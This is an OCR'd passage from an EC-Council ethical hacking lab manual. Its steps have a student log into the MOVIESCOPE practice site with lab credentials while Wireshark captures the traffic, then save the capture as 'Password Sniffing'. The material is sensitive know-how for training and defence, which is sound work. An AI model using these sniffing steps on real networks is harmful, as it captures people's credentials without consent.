
   Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Open any browser (here, **Mozilla Firefox**), Place the cursor in the address bar and click on **http://www.moviescope.com/** in the address bar, and press **Enter**.
9. The **MOVIESCOPE** home page appears; type **Username** and **Password** as **sam** and **test**, and click **Login**, as shown in the screenshot.




10. Switch back to **Windows Server 2019** virtual machine, and in the **Wireshark** window, click the **Stop capturing packets** icon on the toolbar.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Click **File → Save As…** from the top-left corner of the window to save the captured packets.




12. The **Wireshark: Save file as** window appears. Select any location to save the file, specify **File name** as **Password Sniffing**, and click **Save**.



